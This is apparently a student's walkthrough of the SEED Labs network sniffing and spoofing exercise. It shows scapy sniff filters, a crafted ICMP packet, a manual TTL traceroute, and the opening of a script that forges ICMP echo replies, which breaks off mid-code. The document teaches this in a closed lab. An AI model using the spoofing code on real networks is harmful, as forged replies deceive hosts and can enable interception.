
CAPTURE ONLY THE ICMP PACKET.

```
# 1.1 Capture only the ICMP packet
pkt = sniff(iface='br-f91955c4c58d', filter='icmp', prn=print_pkt)
```

View On wireshark

54 2022-11-25 00:1 fe80::c484:feff:fea ff02::2 ICMPv6 72 Router Solicit

View on ping.

A screenshot of a terminal window titled 'seed@VM: ~/.../Labsetup'. The terminal shows a series of tabs labeled 'seed...'. The main window displays the command '[11/24/22] seed@VM: ~/.../Labsetup\$ docksh victim-10.9.0.5' followed by a shell prompt 'root@7bfd9898c75c:/#'. The user enters 'ping 10.9.0.6', which is circled in red. The output shows 'PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.' followed by 20 lines of ping results, each showing '64 bytes from 10.9.0.6: icmp_seq=X ttl=64 time=Y ms' where X ranges from 1 to 20 and Y shows various response times.

```
[11/24/22] seed@VM: ~/.../Labsetup$ docksh victim-10.9.0.5
root@7bfd9898c75c:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.920 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.072 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.051 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.063 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.051 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.058 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.051 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.108 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.083 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.061 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.050 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.050 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.062 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.049 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.049 ms
```

CAPTURING THE TCP PACKET THAT COMES FROM A PARTICULAR IP AND WITH A DESTINATION PORT NUMBER 23. I wrote some code below

```
# 1.2 Capture any TCP packet that comes from a particular IP and with a destination
port number 23.
pkt = sniff(iface='br-f91955c4c58d', filter='tcp && src host 10.9.0.6 && dst port
23', prn=print_pkt)
```

TASK 1.2: Spoofing ICMP Packets

SOLUTION...

.....

This task to solve, You can even use scapy on your terminal or write your own python code so you don't have to rewrite everything again after you've ran your code.

.....

 Example code needed.


```
from scapy.all import *
```

```
a = IP()
a.dst = '1.2.3.4'
b = ICMP()
p = a/b
```

```
ls(a)
```

```
send(p, iface='br-f91955c4c58d')
```

NETWORK SNIFFING & SPOOFING



```
1#!/usr/bin/env python3
2from scapy.all import *
3
4a = IP()
5a.dst = '1.2.3.4'
6b = ICMP()
7p = a/b
8
9ls(a)
10
11send(p, iface='br-f91955c4c58d')
```

Python 3 ▾ Tab Width: 8 ▾ Ln 11, Col 33 ▾ INS

Now that we've written our code, Save and head on to your terminal and type this command. `root@VM:/volumes# python3 start.py`

Simple response for this ^ Program.

.

NETWORK SNIFFING & SPOOFING

```
seed@VM: ~/.../Labsetup
Sent 1 packets.
root@VM:/volumes#
root@VM:/volumes# python3 start.py
version      : BitField  (4 bits)          = 4
(4)
ihl          : BitField  (4 bits)          = None
(None)
tos          : XByteField                  = 0
(0)
len          : ShortField                  = None
(None)
id           : ShortField                  = 1
(1)
flags        : FlagsField  (3 bits)        = <Flag 0 ()>
(<Flag 0 ()>)
frag         : BitField  (13 bits)         = 0
(0)
ttl          : ByteField                   = 64
(64)
proto        : ByteEnumField              = 0
(0)
chksum       : XShortField                 = None
(None)
```

Viewing result on wireshark

NETWORK SNIFFING & SPOOFING

The image shows a Wireshark network traffic capture window. The title bar indicates it is capturing from any interface. The packet list shows several TCP and ARP packets, followed by an ICMP Echo (ping) request (packet 19) and its response (packet 20). The packet details pane for packet 19 shows the ICMP Echo (ping) request details, including the destination IP address 1.2.3.4. The packet bytes pane shows the raw data of the packet, including the Ethernet II header, Internet Protocol header, and ICMP Echo (ping) request data.

No.	Time	Source	Destination	Protocol	Length	Info
13	2022-11-25 01:11	142.250.80.50	10.0.2.15	TCP	62	443 → 41542 [F
14	2022-11-25 01:11	10.0.2.15	142.250.80.50	TCP	56	41542 → 443 [A
15	2022-11-25 01:11	142.250.65.178	10.0.2.15	TCP	62	443 → 35520 [F
16	2022-11-25 01:11	10.0.2.15	142.250.65.178	TCP	56	35520 → 443 [A
17	2022-11-25 01:11	PcsCompu_8f:b4:21		ARP	44	Who has 10.0.2
18	2022-11-25 01:11	RealtekU_12:35:02		ARP	62	10.0.2.2 is at
19	2022-11-25 01:11	10.0.2.15	1.2.3.4	ICMP	44	Echo (ping) re
20	2022-11-25 01:11	fe80::b0e9:5aff:fe7_	ff02::2	ICMPv6	72	Router Solicit
21	2022-11-25 01:11	fe80::c484:feff:fea	ff02::2	ICMPv6	72	Router Solicit

Frame 1: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface any, id 0

Interface id: 0 (any)

Encapsulation type: Linux cooked-mode capture (25)

Arrival Time: Nov 25, 2022 01:15:35.873181572 EST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1669356935.873181572 seconds

[Time delta from previous captured frame: 0.000000000 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 0.000000000 seconds]

Frame Number: 1


Frame Length: 95 bytes (760 bits)

0000 00 04 00 01 00 06 08 00 27 8f b4 21 00 00 08 00 '!...
0010 45 00 00 4f 32 e2 40 00 40 06 1c 8c 0a 00 02 0f E..02..@..@.....
0020 8e fa 50 32 a2 46 01 bb 74 6c e8 ab 8b aa f8 54 ..P2.F.. t1....T
0030 50 18 f5 3c eb 7c 00 00 17 03 03 00 22 46 99 06 P..<.|.."F..
0040 bc 0a 6f 95 93 8b 93 6c 99 4a 15 ee 46 c7 33 4a ..0....l .J..F.3J
0050 74 7b 74 37 d2 c2 e1 72 f7 10 e4 40 5b 90 19 t{t7...r ...@[..

Interface id (frame.interface_id) Packets: 21 · Displayed: 21 (100.0%) Profile: Default

>> ls(a)

NETWORK SNIFFING & SPOOFING




```
root@VM:/volumes# python3 start.py
Sent 1 packets.
version      : BitField (4 bits)      = 4      (4)
ihl          : BitField (4 bits)      = None   (None)
tos          : XByteField             = 0      (0)
len          : ShortField             = None   (None)
id           : ShortField             = 1      (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)     = 0      (0)
ttl          : ByteField              = 64     (64)
proto        : ByteEnumField          = 0      (0)
checksum     : XShortField            = None   (None)
src          : SourceIPField          = '10.0.2.15' (None)
dst          : DestIPField            = '1.2.3.4' (None)
options      : PacketListField       = []     ([])
root@VM:/volumes#
```

Task 1.3: Traceroute

Solution.

Let's write some python code. This code however sends a ICMP Time-to-live and echos ping also. Your response after sending this should look like this.

NETWORK SNIFFING & SPOOFING



[SEED Labs] Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
3	2022-11-25 02:0...	104.16.249.249	10.0.2.15	TLSv1.2	95	Application Da
4	2022-11-25 02:0...	10.0.2.15	104.16.249.249	TCP	56	58662 → 443 [A
5	2022-11-25 02:0...	PcsCompu	8f:b4:21	ARP	44	Who has 10.0.2
6	2022-11-25 02:0...	RealtekU	12:35:02	ARP	62	10.0.2.2 is at
7	2022-11-25 02:0...	10.0.2.15	8.8.4.4	ICMP	44	Echo (ping) re
8	2022-11-25 02:0...	67.250.96.1	10.0.2.15	ICMP	72	Time-to-live e
9	2022-11-25 02:0...	10.0.2.15	192.168.1.1	DNS	91	Standard query
10	2022-11-25 02:0...	192.168.1.1	10.0.2.15	DNS	246	Standard query
11	2022-11-25 02:0...	10.0.2.15	185.125.190.18	TCP	76	45480 → 80 [SY
12	2022-11-25 02:0...	185.125.190.18	10.0.2.15	TCP	62	80 → 45480 [SY

Frame 9: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface any, id 0


- Interface id: 0 (any)
- Encapsulation type: Linux cooked-mode capture (25)
- Arrival Time: Nov 25, 2022 02:05:14.475200251 EST
- [Time shift for this packet: 0.000000000 seconds]
- Epoch Time: 1669359914.475200251 seconds
- [Time delta from previous captured frame: 31.040271623 seconds]
- [Time delta from previous displayed frame: 31.040271623 seconds]
- [Time since reference or first frame: 35.413983126 seconds]
- Frame Number: 9
- Frame Length: 91 bytes (728 bits)
- Capture Length: 91 bytes (728 bits)

0000	00 04 00 01 00 06 08 00	27 8f b4 21 00 00 08 00 '!....
0010	45 00 00 4b 82 59 40 00	40 11 ea 90 0a 00 02 0f	E..K.Y@. @.....
0020	c0 a8 01 01 95 b5 00 35	00 37 ce 00 98 ba 01 005.7.....
0030	00 01 00 00 00 00 00 00	12 63 6f 6e 6e 65 63 74connect
0040	69 76 69 74 79 2d 63 68	65 63 6b 06 75 62 75 6e	ivity-check ubun
0050	74 75 03 63 6f 6d 00 00	01 00 01	tu-com.....

any: <live capture in progress> Packets: 103 · Displayed: 103 (100.0%) Profile: Default

SOURCE CODE.

NETWORK SNIFFING & SPOOFING




The image shows a code editor window with the title bar "start.py" and a path "~/Downloads/Labsetup/volumes". The editor has several tabs: "test.html", "template.py", "start.py" (which is the active tab), "task1", and "task1.py". The code in the "start.py" tab is a Python script that uses Scapy for network packet manipulation. The script prompts the user to enter a TTL value, creates an IP packet with destination 8.8.4.4 and the specified TTL, and then sends it. Finally, it prints the source IP of the received packet. The status bar at the bottom indicates "Python 3", "Tab Width: 8", "Ln 13, Col 25", and "INS" mode.

```
1#!/usr/bin/env python3
2from scapy.all import *
3import sys
4
5ourttl = input("Enter your Ttl: ")
6
7a = IP()
8a.dst = '8.8.4.4'
9a.ttl = int(ourttl)
10b = ICMP()
11# send(a/b)
12a = sr1(a/b)
13print("Source: ", a.src)
```

Python 3 Tab Width: 8 Ln 13, Col 25 INS

Needed Result.

A terminal window titled 'seed@VM: ~/.../Labsetup' with multiple tabs labeled 'seed...'. The terminal shows the execution of a Python script 'start.py' from the directory '/volumes'. The script prompts for a TTL value (6), begins emission, and reports that 1 packet was sent. It then shows a response: 2 packets received, 1 answer got, and 0 packets remaining, with a source IP of 66.109.6.76.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# python3 start.py
Enter your Ttl: 6
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 66.109.6.76
root@VM:/volumes#
```

TASK 1.4 SNIFFING AND THEN SPOOFING..

Here, We're gonna write some code to send, check for the destination, spoofed and source Ip.

With this type of attack, You can send multiple requests and sniffings / spoofing to a server. For this one, We're gonna be using **1.2.3.4** server Below is the code for this work...

Read the code and get a better understanding.

```
#!/usr/bin/env python3

from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original.....")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet....")
        print("Source IP : ", newpkt[IP].src)
